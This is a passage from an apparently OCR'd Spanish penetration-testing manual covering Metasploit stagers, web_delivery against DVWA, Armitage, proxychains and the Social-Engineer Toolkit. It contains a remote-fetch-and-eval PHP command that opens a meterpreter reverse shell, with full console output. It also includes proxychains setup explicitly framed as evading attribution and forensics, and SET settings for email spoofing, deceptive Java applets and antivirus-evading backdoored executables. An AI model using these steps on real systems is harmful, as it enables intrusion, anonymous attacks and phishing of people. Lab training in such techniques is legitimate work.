Por último, el mssql_xpcmdshell("#{line}",false) envía la payload stager inicial por línea, mientras que ‘false’ especifica la depuración como falsa y no nos devuelve la información.

Los siguientes pasos convierten nuestro archivo h2b en un binario para nosotros utilizando la depuración de Windows, estamos usando el directorio %TEMP% para mayor confiabilidad. El procedimiento almacenado mssql_xpcmdshell permite que esto ocurra.

El idx = 0 servirá como un contador para que nos avise cuando se haya alcanzado el tamaño del archivo y el cnt = 500 especifica cuantos caracteres estamos enviando a la vez. La siguiente línea envía nuestra payload a un nuevo archivo de 500 caracteres a la vez, aumentando el contador de idx y asegurando que idx sea aún menor que el blob hex.length.

Una vez que se haya completado, los últimos pasos convierten nuestra payload de metasploit de nuevo en un ejecutable usando nuestra payload previamente organizada y luego la ejecuta dándonos nuestra payload.

```
idx = 0
```


9.17.3. Script Web Delivery

El Web Delivery Script de Metasploit es un módulo versátil que crea un servidor en la máquina atacante que aloja una payload. Cuando la víctima se conecta al servidor atacante, la payload se ejecutará en la máquina de la víctima.


Este exploit requiere un método para ejecutar comandos en la máquina víctima. En particular, debe poder alcanzar la máquina atacante desde la víctima. El script Web Delivery funciona en aplicaciones basadas en PHP, Python y Powershell.

Este exploit se convierte en una herramienta muy útil cuando el atacante tiene cierto control del sistema, pero no posee un shell completo. Además dado que el servidor y la payload están en la máquina atacante, el ataque continúa sin escribirse en el disco. Esto ayuda a mantener baja la huella del ataque.

A continuación se explica como hacerlo empleando una máquina vulnerable conocida como DVWA (Damn Vulnerable Web Application). Una vez instalada, hacer clic en "DVWA Security" en el panel izquierdo. Establecer el nivel de seguridad en "low" y haga clic en "Submit".



A continuación verificar la ejecución simple de los comandos. Para ello hacer clic en "Command Execution". Ingresar una dirección IP seguida de un punto y coma y el comando que desea ejecutar.



A continuación debemos asegurarnos de que podamos conectarnos con el dispositivo atacante. Debido a la naturaleza de esta aplicación, esto se logró anteriormente. En general asegurarse de llo haciendo ping, telnet o llamando al dispositivo.

Ahora podemos establecer las opciones necesarias y ejecutar el exploit en exploit/multi/script/web_delivery. Tener en cuenta que el objetivo debe especificarse antes de la payload con el parámetro LHOST

```
msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set TARGET 1
TARGET => 1
msf exploit(web_delivery) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(web_delivery) > set LHOST 192.168.80.128
```

```
LHOST => 192.168.80.128

msf exploit(web_delivery) > show options
Module options (exploit/multi/script/web_delivery):
   Name     Current Setting  Required  Descripción
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on.
This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming
connections
   SSLCert                   no        Path to a custom SSL
certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit
(default is random)
Payload options (php/meterpreter/reverse_tcp):
   Name   Current Setting  Required  Descripción
   ----   ---------------  --------  -----------
   LHOST  192.168.80.128   yes       The listen address
   LPORT  4444             yes       The listen port
Exploit target:
   Id  Name
   --  ----
   1   PHP

msf exploit(web_delivery) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.80.128:4444
[*] Using URL: http://0.0.0.0:8080/alK3t3tt
[*] Local IP: http://192.168.80.128:8080/alK3t3tt
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r
"eval(file_get_contents('http://192.168.80.128:8080/alK3t3tt'));"
```

A continuación, ejecutamos el comando deseado en la víctima:

```
php -d allow_url_fopen=true -r
"eval(file_get_contents('http://192.168.80.128:8080/alK3t3tt'));"
```

Finalmente podemos interactuar con el nuevo shell en metasploit.

```
msf exploit(web_delivery) >
[*] 192.168.80.131   web_delivery - Delivering Payload
[*] Sending stage (40499 bytes) to 192.168.80.131
[*] Meterpreter session 1 opened (192.168.80.128:4444 ->
192.168.80.131:53382) at 2016-02-06 10:27:05 -0500
msf exploit(web_delivery) > sessions -i
Active sessions
===============
  Id  Type                 Information                    Connection
```

```
  --  ----                 -----------                      ----------
  1   meterpreter php/php  www-data (33) @ metasploitable
192.168.80.128:4444 -> 192.168.80.131:53382 (192.168.80.131)

msf exploit(web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 5331 created.
Channel 0 created.
whoami
www-data
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
2008 i686 GNU/Linux
```

Ahora tenemos un shell PHP meterpreter en funcionamiento en el objetivo.

9.18. Armitage

Armitage es un herramienta que permite el uso de los scripts de Metasploit y que permite visualizar objetivos, recomendar exploits y exponer las características avanzadas de post-explotación que tiene el Metasploit.

A través de una instancia de Metasploit, se podrá realizar lo siguiente:

- Usar las mismas sesiones.
- Compartir dispositivos, datos capturados y ficheros descargados.
- Comunicarse a través de un registro de eventos compartido.
- Ejecutar bots para automatizar las tareas del equipo de trabajo.


Armitage funciona con una estructura de cliente/servidor y permite la colaboración en equipo. El paquete de cliente de Armitage está disponible para Windows, MacOS X y Linux. Armitage no requiere una copia local del Metasploit Framework para conectarse a un servidor de nuestro equipo de trabajo.

Inicialmente estas instrucciones de instalación son escritas asumiendo que se ha conectado a una instancia local de Metasploit Framework.

Armitage requiere lo siguiente:

- Metasploit Framework y sus dependencias
  - Base de datos PostgreSQL
  - Nmap
- Oracle’s Java 1.7

La interfaz de usuario de Armitage tiene 3 paneles principales: Modules, Targets y Tabs. Haciendo clic en el área entre estos paneles es posible cambiar el tamaño.




10. proxychains

Es un servidor proxy que soporta los protocolos de Internet HTTP, HTTPS, SOCKS4 y SOCKS5. Proxychains permite que cualquier conexión TCP hecha por un determinado programa siga una serie de proxies de los protocolos mencionados hasta su destino.

Evasión
Siempre que el atacante ataque en cualquier red, se puede registrar todo el tráfico del atacante que puede revelar la identidad del atacante en la red de destino. Todos estos eventos aumentan la posibilidad de quedar atrapados.

Si desea ser indetectable en Internet, deberá trabajar de forma anónima. Aquí es donde viene el proxychains. Puedes usar la cadena de proxy para hackear de forma anónima. Como se muestra a continuación, la dirección 70.248.28.23 está usando proxychains, es decir, una cadena de servidores proxy, para conectarse a Internet.



En Internet, la dirección 70.248.28.23 está enmascarada con la dirección 154.16.127.161

Proxychains está diseñado para aceptar el tráfico del atacante y reenviarlo al objetivo. El tráfico de todos los proxies intermedios normalmente se registra dependiendo del proveedor de proxy. Para atrapar a un atacante, el investigador forense necesita una orden de allanamiento para obtener registros, lo que a veces puede ser difícil entre representantes que se encuentran en diferentes países.

Si el atacante usa múltiples proxies en una cadena, las cadenas de proxy dificultan la detección de la dirección IP original. Como puede haber cualquier número de servidores proxy entre el atacante y el objetivo, a veces es difícil para el objetivo detectar la dirección IP del atacante.

Características
- La posibilidad de encadenar varios tipos de proxies a la vez HTTP- SOCKS4 - SOCKS5
- Diferentes opciones de encadenamiento: aleatorio (random), estricto (Strict), dinámico (dynamic), round robin.
- Resolver peticiones DNS (UDP) a través de proxy.
- Configurar la longitud de la cadena, es decir, el número de proxies encadenados.

Usos de proxychains de acuerdo a su documentación:
- proxychains se usa cuando necesitas usar un servidor proxy para salir de la propia LAN
- Se utiliza para acceder a Internet detrás de un cortafuegos restrictivo que filtra los puertos de salida
- Se puede usar cuando se necesitas usar 2 o más proxies en una cadena

- Se puede utilizar cuando se desea ejecutar programas sin un proxy integrado
- Se utiliza cuando se desea acceder a los servidores internos desde el exterior a través de un proxy inverso

Uso: proxychains <programa>

El fichero de configuración de proxychains se encuentra en el directorio /etc/ y para modificarlo, se puede usar cualquier editor como nano /etc/proxychains.conf

Hay 3 métodos en los que se ejecura proxychains

1. strict_chain. Es la opción predeterminada del proxychains y en este método, cada conexión pasa por los proxies en el orden que figura en el fichero de configuración. El encadenamiento estricto se utiliza mejor cuando desea que el tráfico de origen aparezca desde ubicaciones específicas.
2. dynamic_chain. Este método funciona como la cadena estricta pero no requiere todos los proxies en el fichero de configuración para funcionar. Si un proxy está inactivo, la conexión saltará al siguiente proxy servidor de la lista.
3. random_chain. Este método elige de forma aleatoria el proxy de la lista en el fichero de configuración, la cadena de proxy se verá diferente desde el objetivo.

El contenido del fichero proxychains.conf es el siguiente

```
dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
#strict_chain
#
# Strict - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# all proxies must be online to play in chain
# otherwise EINTR is returned to the app
#
#random_chain
```

Descomentar "chain_len" si está usando random_chain, ya que el parámetro establece el número de direcciones IP en la cadena que se utilizan para generar su cadena aleatoria de proxies.
Si se descomenta la línea "dynamic_chains, se habilitará el modo dinámico.

De forma predeterminada, proxychains envía el tráfico a través del host en la dirección 127.0.0.1 en el puerto 9050. Esta es la configuración predeterminada de Tor. Si se planea utilizar Tor, dejar los valores predeterminados establecidos en Tor. Si no está utilizando Tor, se deberá comentar esta línea.

```
[ProxyList]
# add proxy here ...
```

```
# meanwile
# defaults set to "tor"
socks4 127.0.0.1 9050
```

Agregar los servidores proxy al fichero de configuración de proxychains. Hay servidores proxy gratuitos en Internet, por ejemplo, en spys.one

Antes de agregar proxies personalizados, agregar el soporte Tor socks5 y “socks5 127.0.0.1 9050”

```
# meanwile
# defaults set to "tor"
socks4 127.0.0.1 9050
SOCKS5 103.21.161.105 6667
HTTPS 156.202.174.101 8080
HTTPS 183.76.154.184 8080
HTTP 142.93.130.169 8118
SOCKS5 178.62.59.71 23187
SOCKS5 50.63.26.13 43001
```

Para evitar fugas de DNS, descomentar “Proxy DNS requests – no leak for DNS data”.

```
# Quiet mode (no output from library)
#quiet_mode
Proxy DNS requests - no leak for DNS data
proxy_dns
```

Para verificar que proxychains funciona se puede ejecutar por ejemplo

```
proxychains firefox www.whatsmyip.org
```

Ejemplos

1. Análisis de una red

```
proxychains nmap -P0 -sS -sV -p 22,25,53,80,443 172.16.72.136
```

2. Ejecutar telnet a través de unos proxies especificados en el fichero de configuración

```
proxychains telnet targethost.com
```

3. Usar un fichero de configuración específico

```
proxychains -f /etc/proxychains-other.conf telnet targethost2.com
```

4. Resolver targethost.com con los proxies y modo especificado en el fichero de configuración proxychains.com

```
proxyresolv targethost.com
```

11. Social Engineer Toolkit (SET)

El Social-Engineer Toolkit (SET) está diseñado especificamente para realizar ataques avanzados contra dispositivos de Internet. SET está escrito por David Kennedy (ReL1K) y con mucha ayuda de la comunidad ha incorporado ataques nunca antes vistos en un conjunto de herramientas de explotación. Los ataques incorporados en el kit de herramientas están diseñados para ser ataques enfocados contra una persona o una organización utilizada durante una prueba de penetración.

El menú principal de SET es

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits and About

Si seleccionamos la opción 1 - Social-Engineering Attacks , se trata de las opciones de la ejecución de ataques de ingeniería social y el menú es el siguiente

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules
99) Return back to the main menu.

Si seleccionamos la opción 2 - Penetration Testing (Fast-Track) se trata de ejecutar pruebas de penetración y el menú es el siguiente

1) Microsoft SQL Bruter
2) Custom Exploits
3) SCCM Attack Vector
4) Dell DRAC/Chassis Default Checker
5) RID ENUM – User Enumeration Attack
6) PSEXEC Powershell Injection
99) Return to the main menu.

Si selecionamos la opción 3 - Third Party Modules, se trata del uso de módulos de terceros y en la actualidad el menú es el siguiente

Select from the menu:
3) Google Analytics Attack by @ZonkSec
99) Return to the previous menu.

11.1. Configuración del Social Engineer Toolkit

El cerebro detrás de SET es el fichero de configuración, sin embargo por defecto SET trabaja perfectamente bien con el prdeterminado. Puede ser necesaria una customización avanzada con el fin de asegurar que los vectores de ataque salgan sin ningún problema. La primera cosa a hacer es asegurarse que SET está actualizado desde el directorio y para ello debe ejecutarse el programa set-update

```
root# ./set-update
U src/payloads/set_payloads/http_shell.py
U src/payloads/set_payloads/shell.py
U src/payloads/set_payloads/shell.windows
U src/payloads/set_payloads/set_http_server.py
U src/payloads/set_payloads/persistence.py
U src/payloads/set_payloads/listener.py
U src/qrcode/qrgenerator.py
U modules/ratte_module.py
U modules/ratte_only_module.py
U set-automate
U set-proxy
U set
U set-update
U readme/LICENSE
U readme/CHANGES
root@bt:/pentest/exploits/set#
```

También se puede actualizar con la opción 4 del menú principal

Una vez se ha actualizado a la última versión, se debe comenzar a ajustar el ataque editando el fichero de configuración de SET. Revisemos cada uno de los indicadores y para ello editaremos el fichero set_config

```
root# nano config/set_config
# DEFINE THE PATH TO METASPLOIT HERE, FOR EXAMPLE
/pentest/exploits/framework3
METASPLOIT_PATH=/pentest/exploits/framework3
```

Revisando las opciones de configuración, se pueden cambiar determinados campos para conseguir el efecto deseado. En la primera opción, se puede cambiar el camino donde está el Metasploit.

```
# SPECIFY WHAT INTERFACE YOU WANT ETTERCAP TO LISTEN ON, IF NOTHING WILL
DEFAULT
# EXAMPLE: ETTERCAP_INTERFACE=wlan0
ETTERCAP_INTERFACE=eth0
#
```

ETTERCAP HOME DIRECTORY (NEEDED FOR DNS_SPOOF)
ETTERCAP_PATH=/usr/share/ettercap

La sección Ettercap se puede usar cuando se está en la misma subred que las víctimas y si se quiere realizar ataques de envenenamiento de DNS contra una subred de direcciones IP. Cuando esta opción es ON, envenenará toda la subred local y se redirigirá a un sitio determinado o a todos los sitios desde su servidor malicioso en ejecución.

SENDMAIL ON OR OFF FOR SPOOFING EMAIL ADDRESSES
SENDMAIL=OFF

Estableciendo la opción SENDMAIL en ON, se intentará arrancar el programa SENDMAIL, que puede falsificar las direcciones de correo electrónico de origen. Este ataque solo funciona si el servidor SMTP de la víctima no realiza búsquedas inversas en el nombre de dispositivo. El programa SENDMAIL debe estar instalado.

SET TO ON IF YOU WANT TO USE EMAIL IN CONJUNCTION WITH WEB ATTACK
WEBATTACK_EMAIL=OFF

Cuando se establece la opción WEBATTACK_EMAIL como ON, permitirá enviar emails masivos a la víctima mientras se está utilizando el vector Web Attack. Tradicionalmente el aspecto del envío de correos electrónicos solo está disponible a través del menú de suplantación de identidad (spear phishing). Sin embargo cuando está habilitado, agregará funciones adicionales para que pueda enviar correos electrónicos a las víctimas con vínculos para ayudarlo a mejorar los ataques.

CREATE SELF-SIGNED JAVA APPLETS AND SPOOF PUBLISHER NOTE THIS REQUIRES YOU TO INSTALL ---> JAVA 6 JDK, BT4 OR UBUNTU USERS: apt-get install openjdk-6-jdk
IF THIS IS NOT INSTALLED IT WILL NOT WORK. CAN ALSO DO apt-get install sun-java6-jdk
SELF_SIGNED_APPLET=OFF

El vector Java Applet Attack es el ataque con una tasa de satisfacción más alta que tiene el SET en su arsenal. Para hacer que el ataque parezca más creible, activar esta opción que permitirá firmar el Java Applet con el nombre que se quiera. Diciendo a la empresa que atacas que el Java Applet estándar está firmado por Microsoft, puede firmar el applet con un nombre para que se vea más creíble. Esto requerirá instalar el JDK de Java.

THIS FLAG WILL SET THE JAVA ID FLAG WITHIN THE JAVA APPLET TO SOMETHING DIFFE$
THIS COULD BE TO MAKE IT LOOK MORE BELIEVABLE OR FOR BETTER OBFUSCATION
JAVA_ID_PARAM=Secure Java Applet
#
JAVA APPLET REPEATER OPTION WILL CONTINUE TO PROMPT THE USER WITH THE JAVA AP$
THE USER HITS CANCEL. THIS MEANS IT WILL BE NON STOP UNTIL RUN IS EXECUTED. T$
A BETTER SUCCESS RATE FOR THE JAVA APPLET ATTACK JAVA_REPEATER=ON

Cuando un usuario recibe un aviso de Java applet, verá el ‘Secure Java Applet’ como nombre del

Applet en vez de la dirección IP. Esto añade mayor credibilidad al Java applet. La segunda opción indicará al usuario una y otra vez si persisten las advertencias del Applet de Java si presionan cancelar. Esto es útil cuando el usuario hace clic en cancelar y el ataque se volvería inútil, en su lugar continuará apareciendo una y otra vez.

```
# AUTODETECTION OF IP ADDRESS INTERFACE UTILIZING GOOGLE, SET THIS ON IF YOU WANT
# SET TO AUTODETECT YOUR INTERFACE
AUTO_DETECT=ON
```

Probablemente la opción AUTO_DETECT es una de las preguntas más frecuentes en SET. En la mayoría de los casos, SET tomará la interfaz que usa para conectarse a Internet y usarla como la conexión inversa y la dirección IP. La mayoría de los ataques deben ser personalizados y pueden no estar en la red interna. Si coloca esta opción en OFF, SET le preguntará si tiene preguntas adicionales para configurar el ataque. Esta opción debe usarse cuando se desee utilizar múltiples interfaces, tener una IP externa o estar en un escenario de redireccionamiento NAT/puerto.

```
# SPECIFY WHAT PORT TO RUN THE HTTP SERVER OFF OF THAT SERVES THE JAVA APPLET ATTACK OR METASPLOIT EXPLOIT. DEFAULT IS PORT 80.
WEB_PORT=80
```

Por defecto el servidor web de SET escucha por el puerto 80 y si por alguna razón se necesita cambiarlo, se puede especificar un puerto alternativo.

```
# CUSTOM EXE YOU WANT TO USE FOR METASPLOIT ENCODING, THIS USUALLY HAS BETTER AV DETECTION. CURRENTLY IT IS SET TO LEGIT.BINARY WHICH IS JUST CALC.EXE. AN EXAMPLE
# YOU COULD USE WOULD BE PUTTY.EXE SO THIS FIELD WOULD BE /pathtoexe/putty.exe
CUSTOM_EXE=src/exe/legit.binary
```

Cuando se utilizan las opciones de codificación de las payloads de SET, la mejor opción para la omisión de los antivirus es la copia de seguridad o se carga con una payload maliciosa oculta en el exe, opción ejecutable. Específicamente un fichero exe es cargado como puerta trasera con una payload basada en Metasploit y en general puede evadir a la mayoría de los antivirus disponibles. SET tiene un ejecutable incorporado en la puerta trasera del ejecutable. Sin embargo si por algún motivo se desea usar un ejecutable diferente, se puede especificar la ruta a este fichero exe con el indicador CUSTOM_EXE.

```
# USE APACHE INSTEAD OF STANDARD PYTHON WEB SERVERS, THIS WILL INCREASE SPEED OF THE ATTACK VECTOR
APACHE_SERVER=OFF
#
# PATH TO THE APACHE WEBROOT
APACHE_DIRECTORY=/var/www
```

El servidor web utilizado dentro de SET es un servidor web codificado de forma personalizada que a veces puede ser un poco lento en función de las necesidades. Si se desea utilizar Apache, se puede activar esta opción y usará Apache para manejar las solicitudes web y acelerar su ataque. Tener en cuenta que este ataque solo funciona con los ataques basados en Java Applet y Metasploit. En

función de la interceptación de las credenciales, Apache no se puede utilizar con los métodos de ataque Web Jacking, Tabnabbing o Credencial Harvester.

```
# TURN ON SSL CERTIFICATES FOR SET SECURE COMMUNICATIONS THROUGH
WEB_ATTACK VECTOR
WEBATTACK_SSL=OFF
#
# PATH TO THE PEM FILE TO UTILIZE CERTIFICATES WITH THE WEB ATTACK
VECTOR (REQUIRED)
# YOU CAN CREATE YOUR OWN UTILIZING SET, JUST TURN ON SELF_SIGNED_CERT
# IF YOUR USING THIS FLAG, ENSURE OPENSSL IS INSTALLED!

#
SELF_SIGNED_CERT=OFF
#
# BELOW IS THE CLIENT/SERVER (PRIVATE) CERT, THIS MUST BE IN PEM FORMAT IN
ORDER TO WORK
# SIMPLY PLACE THE PATH YOU WANT FOR EXAMPLE
/root/ssl_client/server.pem
PEM_CLIENT=/root/newcert.pem
PEM_SERVER=/root/newreq.pem
```

